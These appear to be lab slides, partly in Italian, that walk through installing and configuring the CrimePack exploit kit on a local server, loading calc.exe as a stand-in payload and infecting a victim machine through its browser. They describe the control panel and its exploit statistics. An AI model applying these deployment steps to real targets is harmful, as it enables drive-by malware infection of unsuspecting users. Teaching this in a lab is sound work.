
10. php.ini



Install CrimePack (3)

Set-up di CrimePack

13. **chmod -R 777 /var/www/crimepack**
14. **rm /var/www/crimepack/config.inc.php
/var/www/crimepack/webdav.php**
15. Visit with browser
localhost/crimepack/install.php
16. Compile fields
 13. install password = **password**
 14. admin password = **mlab**
 15. mysql pass = **mlab**
 16. webdav settings =
\localhost\webdav\data.jar
17. Click **install crimepack**
18. Wait a few minutes. Takes time.




CrimePack (4)

Weaponising CrimePack

19. When installation finishes, you're prompted with a dialogue to load your malware
 - ▶ For us, **calc.exe**
 - ▶ **/var/www/crimepack/calc.exe**
20. From terminal: **rm /var/www/crimepack/install.php**
21. Visit **localhost/crimepack/control.php**
22. Login
 - ▶ Username: **crimepack**
 - ▶ Password: **mlab**
23. Authenticate with user and pwd you selected at configuration time(**admin e mlab**)



19. caricate calc.exe



22. Autenticazione

Interface

- ▶ Much more information here than in bleeding life's interface
 - ▶ Referrers, Countries, Blacklist Check, Downloader e iFrame
 - ▶ Clear Stats must be used at every attack as crimepack only delivers attack once to each IP
 - ▶ In settings you have the ability to further personalise the kit, including exploit selection

The screenshot shows the CrimePack interface with a dark theme. At the top, there is a logo of three brass knuckles and the word "crimepack". Below the logo is a navigation bar with links: MAIN, REFRESH, REFERRERS, COUNTRIES, BLACKLIST CHECK, DOWNLOADER, iFRAME, CLEAR STATS, SETTINGS, and LOGOUT. The main content area is divided into several sections:

- overall stats:** A table with columns for unique hits (0), loads (0), and exploit rate (0%).
- exploit stats:** A table with columns for iepeers, msiemc, pdf, midao, hcp, java, webstart, javagetval, activex, other, and aggressive. All values are 0.
- os stats:** A table with columns for os (windows 2k, windows 2k3, windows xp, windows vista), hits (0 for all), loads (0 for all), and rate (0% for all).
- browser stats:** A table with columns for browser icons (Internet Explorer, Mozilla Firefox, Opera) and text below them indicating 0 loads and 0% rate.

Attack

- ▶ From victim machine visit:
 - ▶ <IP_server>/**crimepack**
- ▶ Default windows configuration is vulnerable → calc.exe
- ▶ Can see updated statitics on crimpack's control panel
- ▶ You can try different configurations and browser to see whether the attack always works or not

